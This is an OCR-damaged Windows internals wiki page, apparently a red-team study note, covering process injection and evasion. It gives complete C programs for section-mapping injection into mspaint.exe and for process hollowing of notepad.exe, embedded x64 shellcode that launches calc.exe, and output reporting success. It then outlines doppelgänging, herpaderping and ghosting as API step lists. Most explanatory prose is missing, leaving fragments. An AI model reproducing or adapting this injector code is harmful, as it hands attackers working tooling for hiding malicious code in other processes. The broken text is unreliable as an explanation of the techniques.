BaseAddress, ULONG_PTR ZeroBits, SIZE_T CommitSize, PLARGE_INTEGER SectionOffset, PSIZE_T
ViewSize, DWORD InheritDisposition, ULONG AllocationType, ULONG Win32Protect);
using RtlCreateUserThread = NTSTATUS(NTAPI*)(IN HANDLE ProcessHandle, IN PSECURITY_DESCRIPTOR
SecurityDescriptor OPTIONAL, IN BOOLEAN CreateSuspended, IN ULONG StackZeroBits, IN OUT PULONG
StackReserved, IN OUT PULONG StackCommit, IN PVOID StartAddress, IN PVOID StartParameter
OPTIONAL, OUT PHANDLE ThreadHandle, OUT PCLIENT_ID ClientID);

int main() {
    NtCreateSection pNtCreateSection =
(NtCreateSection)GetProcAddress(GetModuleHandleA("ntdll"), "NtCreateSection");
    NtMapViewOfSection pNtMapViewOfSection =
(NtMapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll"), "NtMapViewOfSection");
    RtlCreateUserThread pRtlCreateUserThread =
(RtlCreateUserThread)GetProcAddress(GetModuleHandleA("ntdll"), "RtlCreateUserThread");

    if (!pNtCreateSection || !pNtMapViewOfSection || !pRtlCreateUserThread) {
        printf("Failed to retrieve function addresses.\n");
        return 1;
    }

    SIZE_T size = 4096;
    LARGE_INTEGER sectionSize = { size };
    HANDLE sectionHandle = NULL;
```

```
    PVOID localSectionAddress = NULL, remoteSectionAddress = NULL;
    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        printf("CreateToolhelp32Snapshot failed. Error: %lu\n", GetLastError());
        return 1;
    }

    BOOL processFound = FALSE;
    if (Process32First(snapshot, &processEntry)) {
        do {
            if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") == 0) {
                processFound = TRUE;
                break;
            }
        } while (Process32Next(snapshot, &processEntry));
    }

    if (!processFound) {
        printf("Target process not found.\n");
        return 1;
    }

    NTSTATUS status;
    status = pNtCreateSection(&sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE |
SECTION_MAP_EXECUTE, NULL, &sectionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
    if (status != 0) {
        printf("NtCreateSection failed. Status: 0x%x\n", status);
        return 1;
    }

    status = pNtMapViewOfSection(sectionHandle, GetCurrentProcess(), &localSectionAddress, 0,
0, NULL, &size, 2, 0, PAGE_READWRITE);
    if (status != 0) {
        printf("NtMapViewOfSection (local) failed. Status: 0x%x\n", status);
        return 1;
    }

    HANDLE targetHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
    if (targetHandle == NULL) {
```

```
        printf("OpenProcess failed. Error: %lu\n", GetLastError());
        return 1;
    }

    status = pNtMapViewOfSection(sectionHandle, targetHandle, &remoteSectionAddress, 0, 0,
NULL, &size, 2, 0, PAGE_EXECUTE_READ);
    if (status != 0) {
        printf("NtMapViewOfSection (remote) failed. Status: 0x%x\n", status);
        return 1;
    }

    memcpy(localSectionAddress, shellcode, sizeof(shellcode));
    HANDLE targetThreadHandle = NULL;
    status = pRtlCreateUserThread(targetHandle, NULL, FALSE, 0, 0, 0, remoteSectionAddress,
NULL, &targetThreadHandle, NULL);
    if (status != 0) {
        printf("RtlCreateUserThread failed. Status: 0x%x\n", status);
    }
    else {
        printf("Shellcode injected successfully.\n");
    }

    return 0;
}
```

(Process Hollowing) **.text** **main** shellcode shellcode PE

1. CreateProcessA
2. **NtQueryInformationProcess** PEB
3. **ReadProcessMemory** PE PE
4. WriteProcessMemory shellcode
5. ResumeThread

NtQueryInformationProcess NTAPI

```
__kernel_entry NTSTATUS NtQueryInformationProcess(
  [in]            HANDLE           ProcessHandle,
  [in]            PROCESSINFOCLASS ProcessInformationClass,
  [out]           PVOID            ProcessInformation,
  [in]            ULONG            ProcessInformationLength,
  [out, optional] PULONG           ReturnLength
);
```

ReadProcessMemory

```
BOOL ReadProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPCVOID lpBaseAddress,
  [out] LPVOID  lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesRead
);
```

RWX WriteProcessMemory **RWX** ext RX


```
#include <stdio.h>
#include <windows.h>
#include <winternl.h>
#pragma comment(lib, "ntdll")

unsigned char shellcode[] =
```

```
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\
x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3
f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\
x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf
4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\
xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc
9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\
x83\xec\x28\xff\xd0";

int main() {
    STARTUPINFOA si = { 0 };
    si.cb = sizeof(STARTUPINFOA);
    PROCESS_INFORMATION pi = { 0 };
    PROCESS_BASIC_INFORMATION pbi = { 0 };
    ULONG returnLength = 0;

    if (!CreateProcessA(NULL, (LPSTR)"C:\\windows\\system32\\notepad.exe", NULL, NULL, FALSE,
CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
        printf("CreateProcessA failed. Error: %lu\n", GetLastError());
        return 1;
    }

    NTSTATUS status = NtQueryInformationProcess(pi.hProcess, ProcessBasicInformation, &pbi,
sizeof(PROCESS_BASIC_INFORMATION), &returnLength);
    if (status != 0) {
        printf("NtQueryInformationProcess failed. Status: 0x%x\n", status);
        return 1;
    }

    printf("PEB Address: %p\n", pbi.PebBaseAddress);
    PVOID imageBaseAddress;
    SIZE_T bytesRead;
    if (!ReadProcessMemory(pi.hProcess, (PBYTE)pbi.PebBaseAddress + sizeof(PVOID) * 2,
&imageBaseAddress, sizeof(PVOID), &bytesRead)) {
        printf("ReadProcessMemory (image base address) failed. Error: %lu\n", GetLastError());
        return 1;
    }

    printf("Image Base Address: %p\n", imageBaseAddress);
```

```
    BYTE headersBuffer[4096];
    if (!ReadProcessMemory(pi.hProcess, imageBaseAddress, headersBuffer,
sizeof(headersBuffer), NULL)) {
        printf("ReadProcessMemory (headers) failed. Error: %lu\n", GetLastError());
        return 1;
    }

    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)headersBuffer;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((LPBYTE)dosHeader + dosHeader-
>e_lfanew);
    DWORD entryPointRVA = ntHeaders->OptionalHeader.AddressOfEntryPoint;
    PVOID entryPointVA = (PBYTE)imageBaseAddress + entryPointRVA;
    printf("Entry Point Address: %p\n", entryPointVA);

    if (!WriteProcessMemory(pi.hProcess, entryPointVA, shellcode, sizeof(shellcode), NULL)) {
        printf("WriteProcessMemory failed. Error: %lu\n", GetLastError());
        return 1;
    }

    if (ResumeThread(pi.hThread) == (DWORD)-1) {
        printf("ResumeThread failed. Error: %lu\n", GetLastError());
        return 1;
    }

    printf("Shellcode injected successfully.\n");
    return 0;
}
```

shellcode

```
D:\tooling\code_injection\x64\Release>code_injection.exe
PEB Address: 0000004461DDE000
Image Base Address: 00007FF70CC80000
Entry Point Address: 00007FF70CCA3B60
Shellcode injected successfully.

D:\tooling\code_injection\x64\Release>
```



Windows svchost.exe Windows EXE

Hacker View Tools Users Help


Refresh Options Find handles or DLLs System information

Processes Services Network Disk


Name	PID	CPU	I/O total r...	Private by...	User name	Description
System Idle Process	0	95.09		60 kB	NT AUTHORITY\SYSTEM	
System	4	0.71		200 kB	NT AUTHORITY\SYSTEM	NT Kernel & System
smss.exe	560			1.18 MB	NT AUTHORITY\SYSTEM	Windows Session Manager
Memory Compression	3300			620 kB	NT AUTHORITY\SYSTEM	
Interrupts		0.45		0		Interrupts and DPCs
Registry	172			16.98 MB	NT AUTHORITY\SYSTEM	
csrss.exe	888			2.32 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
wininit.exe	356			1.54 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
services.exe	772			6.59 MB	NT AUTHORITY\SYSTEM	Services and Controller app
svchost.exe	1056			12.13 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...
WmiPrvSE.exe	4508	0.52		28.8 MB	NT...\NETWORK SERVICE	WMI Provider Host
ChsIME.exe	9376			1.42 MB	DESKTO...\Administrator	Microsoft IME
dllhost.exe	9636			3.15 MB	NT AUTHORITY\SYSTEM	COM Surrogate
StartMenuExperien...	10412			59.33 MB	DESKTO...\Administrator	
RuntimeBroker.exe	10868			5.98 MB	DESKTO...\Administrator	Runtime Broker
RuntimeBroker.exe	11588		2.47 kB/s	42.61 MB	DESKTO...\Administrator	Runtime Broker
PhoneExperienceH...	13532			77.87 MB	DESKTO...\Administrator	Microsoft Phone Link
RuntimeBroker.exe	14320			2.66 MB	DESKTO...\Administrator	Runtime Broker
TextInputHost.exe	13788			47.61 MB	DESKTO...\Administrator	
unsecapp.exe	5060			2 MB	DESKTO...\Administrator	Sink to receive asynchronous c...
ShellExperienceHo...	9384			47.42 MB	DESKTO...\Administrator	Windows Shell Experience Host
RuntimeBroker.exe	7400			5.34 MB	DESKTO...\Administrator	Runtime Broker
ApplicationFrame...	10708			23.34 MB	DESKTO...\Administrator	Application Frame Host
UserOOBEBroker.e...	7728			2.28 MB	DESKTO...\Administrator	User OOBE Broker

Windows NtCreateUserProcess NtCreatePr

1. **HANDLE file = CreateFileA(L"C:\\Windows\\System32\\svchost.exe")**
2. (image section) **hSection = NtCreateSection(file, SEC_IMAGE)**
3. **hProcess = NtCreateProcessEx(hSection)**
4. **CreateEnvironmentBlock NtWriteVirtualMemory**
5. **NtCreateThreadEx**



Process Monitor



Windows

Process Doppelgänging Windows NTFS TxF Vista T

TxF

TxF

Windows API

- `CreateTransaction`
- `CommitTransaction`
- `RollbackTransaction`
- `CreateFileTransacted` `MoveFileTransacted` `DeleteFileTransacted`
- `CreateDirectoryTransacted` `RemoveDirectoryTransacted`

API

```
HANDLE CreateTransaction(
  [in, optional] LPSECURITY_ATTRIBUTES lpTransactionAttributes,
  [in, optional] LPGUID                UOW,
  [in, optional] DWORD                 CreateOptions,
  [in, optional] DWORD                 IsolationLevel,
  [in, optional] DWORD                 IsolationFlags,
  [in, optional] DWORD                 Timeout,
  [in, optional] LPWSTR                Description
);

HANDLE CreateFileTransactedA(
  [in]           LPCSTR                lpFileName,
  [in]           DWORD                 dwDesiredAccess,
  [in]           DWORD                 dwShareMode,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  [in]           DWORD                 dwCreationDisposition,
  [in]           DWORD                 dwFlagsAndAttributes,
  [in, optional] HANDLE                hTemplateFile,
  [in]           HANDLE                hTransaction,
  [in, optional] PUSHORT               pusMiniVersion,
                 PVOID                 lpExtendedParameter
);

BOOL RollbackTransaction(
  [in] HANDLE TransactionHandle
);
```

TxF API

??? TxF TxF PE Windows Loader NtUnm
API TxF API

TxF —— ——

1. **CreateTransaction**
2. **CreateFileTransacted** dummy
3. **NtCreateSection**
4. **RollbackTranscation**
5. **NtCreateProcessEx**
6.

https://github.com/hasherezade/process_doppelganging/blob/master/main.cpp

Process Herpaderping Windows PsSetCrea

IRP_MJ_CLEANUP (-> ->)> -> IRP_MJ_CLEANUP

1.
2. **NtCreateSection**
3. **NtCreateProcessEx**
4.
5. **NtCreateThreadEx**
6. IRP_MJ_CLEANUP

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateSection(
  [out]           PHANDLE            SectionHandle,
  [in]            ACCESS_MASK        DesiredAccess,
  [in, optional] POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional] PLARGE_INTEGER     MaximumSize,
  [in]            ULONG              SectionPageProtection,
  [in]            ULONG              AllocationAttributes,
  [in, optional] HANDLE             FileHandle
);
```

https://github.com/Nikj-Fr/Process-Herpaderping/blob/main/Herpaderping/Herpaderping/Herpaderping.cpp

Process Ghosting PsSetCreateProcessNotifyRoutineEx
PsSetCreateThreadNotifyRoutineEx API PsSetCreateProcessNotifyRoutineEx


API NtCreateProcess

```
NTSYSCALLAPI
NTSTATUS
NTAPI
NtCreateProcess(
    _Out_ PHANDLE ProcessHandle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_opt_ POBJECT_ATTRIBUTES ObjectAttributes,
    _In_ HANDLE ParentProcess,
    _In_ BOOLEAN InheritObjectTable,
    _In_opt_ HANDLE SectionHandle,
    _In_opt_ HANDLE DebugPort,
    _In_opt_ HANDLE ExceptionPort
    );
```

```
typedef struct _PS_CREATE_NOTIFY_INFO {
  SIZE_T              Size;
  union {
    ULONG Flags;
    struct {
      ULONG FileOpenNameAvailable : 1;
      ULONG IsSubsystemProcess : 1;
      ULONG Reserved : 30;
    };
  };
  HANDLE              ParentProcessId;
  CLIENT_ID           CreatingThreadId;
  struct _FILE_OBJECT *FileObject;
  PCUNICODE_STRING    ImageFileName;
  PCUNICODE_STRING    CommandLine;
  NTSTATUS            CreationStatus;
} PS_CREATE_NOTIFY_INFO, *PPS_CREATE_NOTIFY_INFO;
```

FILE_OBJECT NtCreateSection HANDLE FILE_OBJECT

(minifilter)



Windows

1. **FILE_SUPERSEDE CREATE_ALWAYS**
2. **FILE_DELETE_ON_CLOSE FILE_FLAG_DELETE_ON_CLOSE**
3. **NtSetInformationFile FileDispositionInformation FILE_DISPOSITION_INFORMATION DeleteFile TRUE**


```
__kernel_entry NTSYSCALLAPI NTSTATUS NtSetInformationFile(
  [in]  HANDLE                 FileHandle,
  [out] PIO_STATUS_BLOCK       IoStatusBlock,
  [in]  PVOID                  FileInformation,
  [in]  ULONG                  Length,
  [in]  FILE_INFORMATION_CLASS FileInformationClass
);
```

Windows **FILE_WRITE_DATA ERROR_SHARING_VIOLATION FILE_DELETE_ON_CLOSE/ FILE_FLAG_DELETE_ON_CLOSE ERROR_SHARING_VIOLATION NtSetInformationFile DELETE** DELETE NtSetInformationFile(FileDispositionInformation) **STATUS_CANNOT_DELETE FILE_SUPERCEDE/CREATE_ALWAYS ACCESS_DENIED**

1.
2. **NtSetInformationFile**
3.
4.
5.
6.
7.

8.

STATUS_DELETE_PENDING DELETE_PENDING STATUS_FILE_DELETED DLL DLL



3

https://github.com/hasherezade/process_ghosting

https://github.com/Wra7h/SharpGhosting/tree/main

https://github.com/dosxuz/ProcessGhosting

Windows 11 ***Windows 10***

3

	-> -> -> ->
	-> -> -> ->
	-> -> -> ( ) ->

Revision #45
Created 1 June 2023 03:29:26 by
Updated 24 March 2024 15:18:12 by unknown